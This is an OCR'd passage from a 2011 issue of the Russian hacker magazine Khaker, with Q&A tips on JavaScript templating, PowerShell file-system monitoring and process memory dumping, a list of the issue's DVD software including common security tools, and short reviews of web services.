src="{thumb_src}" width="{thumb_
width}" height="{thumb_height}"/></
a></p><p class="caption">{caption}</
p></div>';
var result = template.supplant(data);
```

Это определенно наиболее изящное решение, в отличие от варианта, когда приходится вручную создавать элементы (createElement) и аппендить их (appendChild) в DOM.

Q: Можно ли, не залезая в дебри API-вызовов, отслеживать изменения в файловой системе и в зависимости от этого выполнять определенные действия?

A: Конечно, можно, и особенно изящно, если в системе есть PowerShell (по умолчанию входит в Windows 7 и Windows Server 2008 R2). Делается это так:

1. Создаем новый объект System.IO.FileSystemWatcher и задаем для него несколько настроек:

```
$watcher = New-Object System.
IO.FileSystemWatcher
$watcher.Path = $searchPath
$watcher.IncludeSubdirectories = $true
$watcher.EnableRaisingEvents = $true
```

Параметр .Path задает путь, за которым необходимо выполнять мониторинг. Атрибут .IncludeSubdirectories включает обработку всех поддиректорий.

2. Теперь определим несколько событий, которые будут отслеживаться, когда $watcher заметил изменения в файловой системе. Простой обработчик при обнаружении изменения файлов будет выглядеть так:

```
$changed = Register-ObjectEvent
$watcher "Changed" -Action {
  write-host "Changed: $($eventArgs.
FullPath)"}
```

Внутри такого обработчика можно написать произвольный код, выполняющийся при наступлении события. В данном случае мы просто выводим сообщение об изменении файла на экран, указав его путь.

3. Установленные события будут отлавливаться до тех пор, пока не завершится Powershell-сессия, но их можно «выгрузить» принудительно:

```
Unregister-Event $changed.Id
```

Кстати, даже если ты ничего не знаешь об этой PowerShell, то разобраться с ней не составит большого труда. Рекомендую PowerGUI (www.powergui.org) в качестве среды разработки, чтобы скрипты писать стало еще веселее.

Q: Каким образом можно сделать полный дамп памяти приложения? Только пойми меня правильно: не PE-дамп, а именно дамп всего адресного пространства приложения? Есть несколько процессов, в которых крайне интересно покопаться :).

A: Подходящих утилит немного. Одна из них — Process Memory Dumper (evilfingers.com/tools//ProcessMemoryDumper.php), которая в кругу компьютерных криминалистов чаще называется PMD. Это GUI-приложение, в котором ты можешь выбрать нужный процесс и получить для него DumpedProcess.dmp, в котором будет помещен дамп его адресного пространства.

>>WINDOWS
>Development
API Monitor v2 (Alpha-r7)
AsmJit 0.8.6
AsmJit 1.0beta2
Beyond Compare 3
Easy Query Builder
Git 1.7.4
intype 0.3.1
Mercurial 1.8.4
SQLite Manager 0.7.4
SQLite Precompiled Binaries For Windows
SQLiteSpy 1.9.0
SQLyog Community Edition - 9.10
Titanium Studio Release Candidate 1
XML Notepad 2007

>Misc
allsnap v1.50beta
AtomicDic 0.2.1
AutoHotkey_L
Bins
Chameleon Window Manager 1.1.0.126
ClipX 1.0.3.9 beta 7 x86
DropIt 2.6
Free Opener 1.0
Handy Shortcuts
Hot Corners 2.2.2.0
JumpPad 2.1
Launch 2.6 Beta2
MouseExtender 1.9.9.3
NTFS Permissions Tools 0.9.9
QTTabBar 1.2.2.1
SmartGUI Creator 4.0
Switcher 2.0.0
Synergy 1.4.2 beta
Taskbar Shuffle 2.5
TrayScript 1.0
TreeSize Free V2.51

>Multimedia
FinePrint 6.20
ImgBurn 2.5.5.0
IsoBuster 2.8.5
Kindle for PC 1.5.0
Nemo Documents
Oxelon Media Converter 1.1
pdfFactory 4.10
SumatraPDF 1.6
VidCoder 0.9.2
Virtual CloneDrive 5.4.5.0
VirtualDub 1.9.11

>Net
ApacheConf Lite 7.1
DragonDisk for Windows 0.8.1
DU Meter 5
Firewall Builder 4.2.2
Gladinet Cloud Desktop Starter Edition 3.2
Host Profiles 1.0
Htpasswd Generator 4.1.1
inSSIDer 2.0.7
Odysseus-2-0-0-84
Pidgin OTR 3.2.0
Psi 0.14
RoboForm Everywhere v7.3.2
WinSCP 4.3.3

>Security
BurpSuite 1.4
DirectoryScanner 1.0
DOMinator
EchoMirage 1-2
Enhanced Mitigation Experience Toolkit v2.1
Microsoft Web Application Configuration Analyzer v2.0
nuf-fuzzer
PANBuster v1.0
peepdf 0.1
rkanalyzer
SiteDigger v3.0
w3af 1.0
yara-project 1.5
YETI

>System
Dependency Walker 2.2
EASIS Drive Check
KeePass 2.15
Listary
Locate32 3.0.7
Master Commander 1.0.1
McAfee ShareScan
Menu Uninstaller 1.2.1
MiniTool Power Data Recovery Free Edition 6.5
NexusFile 5.3.1
RegASSASSIN
SandboxDiff 2.3
Service monitor
StressMyPC 1.01
SuperF4 1.2
TrayStatus 1.2.3
TrueCrypt 7.0a
USB Disks Access Manager 1.0

>MAC
Book Hunter 1.1.10
Breakaway 2.0
CocoaPacketAnalyzer 0.72
DVD Hunter 1.1.10
Mactracker 6.0.2
Meteorologist 1.5.5
Neuronyx 2.4.5
Nocturne 2.0
Quicksilver 60
Roccat Browser 1.5
ShellBar 1.0
SoundCloud 1.1.0
Spotify 0.5.1.98
SunFlower 0.13
TeamViewer 6.0
Visor 1.9
VLC 1.1.10
VUWER 1.4.6
WireShark 1.6.0

>>UNIX
>Desktop
AbiWord 2.8.6
Floola 2011r3
Fontmatrix 0.6.0
FreeArc 0.666
Frinika 0.5.1
gLabels 3.0.0
Gramps 3.2.6
keyTouch 2.4.1
Launchy 2.5
LuxRender 0.8
Metromap 0.1.3
PiTiVi 0.14
QSapecNG 1.2.2
Remuco 0.9.5
Sage 4.7
SimpleBurn 1.6.2.1
soundKonverter 1.0.0
Workrave 1.9.4

>Devel
Flot 0.7
GiNaC 1.6.0
Google Web Toolkit 2.3
Memcached 1.4.5
Nemerle 1.0
Nodejs 0.4.8
Netty 3.2.4
NumPy 1.6.0
Perl 5.14
phpMyAdmin 3.4.0
Prettify
Qwt 6.0.0
Scala 2.9.0.1
Scala IDE
Tcc 0.9.25
Thrift 0.6.1
Twisted 11.0.0
XCache 1.3.2

>Games
Warzone 2100 2.3.8

>System
Bacula 5.0.3
Glibc 2.14
GNU Parted 3.0
Grub 1.99
HDFS 0.21.0
Heartbeat 2.1.4
Libertine 5.0
Linux Kernel 2.6.39.1
Redis 2.2.8
Sentinella 0.9.0
Slony-1 2.0.6
Syslog-ng 3.2.4


>Net
Firefox 4.0.1
Google Chrome 12
gWakeOnLan 0.5.1
IGMPproxy 0.1
ipvs 1.2.1
KVIrc 4.0.2
Opera 11.11
PgBouncer 1.4.1
qBittorrent 2.8
SeaMonkey 2.0.14
SIM 0.9.4.3
SPGT 0.1
Subsonic 4.4
Tcpdump 4.1.1
Thunderbird 3.1
Transmission 2.31
Udpxy 1.0
XChat 2.8.9

>Security
Burp Suite 1.4
EAPeak 0.1.0
Fimap 0.9
Ghost-Phisher 1.1
Iptables 1.4.11.1
Metasploit Framework 3.7.1
Ncrack 0.04a
Portsentry 1.2
Pytbull 1.1
Radare2 0.7
RIPS 0.40
SIPVicious 0.2.6
Skipfish 1.91
Sniffjoke 0.4.1
w3af 1.0
Wireshark 1.6.0
Xplico 0.6.3
Zed Attack Proxy 1.3.0

>Server
Apache 2.2.19
Berkeley DB 5.1.25
BIND 9.8.0
CUPS 1.4.6
DHCP 4.2.1
FlockDB 1.8.0
JBossAS 6.0.0
Lucene 3.2
OpenLDAP 2.4.25
OpenSSH 5.8
OpenVPN 2.2.0
Postfix 2.8.3
PostgreSQL 9.0.4
Samba 3.5.8
Sendmail 8.14.5
Squid 3.1.12
Tomcat 7.0.4

>X-Distr
BackTrack 5

>>БОНУС
Полный архив журнала "Хакер" с самого первого выпуска



DVD

№ 07(150) ИЮЛЬ 2011

ХАКЕР





ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

www.xakep.ru

ИЮЛЬ 07 (150) 2011






[1-150]

Ломаем с 1999 года



HTTP://WWW2






Для максимально быстрого и удобного расшаривания файлов

MINUS

min.us

Давно искал для себя удобный веб-сервис, который работал бы в связке со специальным приложением и максимально быстро позволял расшарить любой файл в Сети. В привычном Dropbox'е для такой операции приходилось перемещать файл в папку Public и выполнять другие нежелательные телодвижения. Сервис же min.us оказался именно тем, чем нужно. Его клиентская часть (доступна для Windows, Mac, Linux) тихо сидит в трее и позволяет в момент залить файл в облако самым обыкновенным drag'n'drop'ом, получив в буфере обмена линк, которым ты можешь поделиться с друзьями. Что важно — клиентская часть доступна и для мобильных платформ (Android, iOS, WP7), поэтому я вовсю юзаю «минус» и со смартфона.




Для отслеживания обновлений на любом сайте

PAGE2RSS

page2rss.com

Привыкнув к RSS-подпискам, через которые получаешь обновления для сотен сайтов, начинаешь очень сильно расстраиваться, когда у какого-то ресурса не оказывается RSS-фида. Но не заходить же на такие нерадивые сайты вручную, в конце концов? Раньше в Google Reader (онлайн RSS-агрегатор от Google) была встроенная функция, которая отслеживала обновления нужных страниц и новые данные оформляла в виде RSS-фида. Таким образом, все автоматически попадало в RSS-агрегатор, а заходить на сайт вручную уже не было необходимости. Позже разработчики отключили такую возможность и предложили использовать специальные сервисы вроде page2rss. Собственно, этим советом я и пользуюсь до сих пор.




Для изучения сетевых протоколов

VISUALLAND

visualland.net

Каждый знает зачем нужны протоколы вроде ARP, DNS, DHCP, ICMP и т.п. Но когда необходимо разобраться в деталях, как они работают, и представлять структуру пакетов, приходится потратить немало времени, чтобы вникнуть в RFC и прочую сухую документацию. Ценнейшим помощником в изучении материала может стать сервис visualland. Здесь собрано огромное количество роликов с визуализацией работы разных сетевых протоколов. Все в очень наглядной форме. Приводится объяснение работы протокола, а также пошаговая визуализация пакетов: что, откуда и куда передается, какие флаги меняются, что и в какой момент происходит. Рекомендую также аналогичный проект: bit.ly/Jasper_here.



Для создания собственного рукописного шрифта

PILOTHANDWITING

pilothandwriting.com

Довольно любопытный и занятный сервис, с помощью которого ты можешь создать шрифт на основе своего почерка. После регистрации пользователю предлагается распечатать специальный лист А4, в котором необходимо вписать каждую букву алфавита от руки. Далее этот лист необходимо «показать» сайту через веб-камеру — сервис произведет распознавание отдельных символов и предложит откорректировать начертание букв. Как только процедура будет закончена, PilotHandwiting соберет для тебя шрифт. Единственным минусом проекта, который никак не исправят разработчики, является жесткая привязанность к латинскому алфавиту.

КРУПНЕЙШИЙ В РОССИИ ЖУРНАЛ ОБ ИГРАХ
ТОЛЬКО ДЛЯ ПЕРСОНАЛЬНОГО КОМПЬЮТЕРА





Реклама




О КОМПЬЮТЕРНЫХ ИГРАХ – СО ЗНАНИЕМ ДЕЛА

БЛАГОДАРЯ ЖУРНАЛУ «PC ИГРЫ», ВЫ ВСЕГДА СМОЖЕТЕ ПОСОВЕТОВАТЬ ДРУЗЬЯМ...

- ЛУЧШИЕ НОВИНКИ
- САМЫЕ ОЖИДАЕМЫЕ ИГРЫ
- ОПТИМАЛЬНЫЕ КОМПЛЕКТУЮЩИЕ ДЛЯ ПК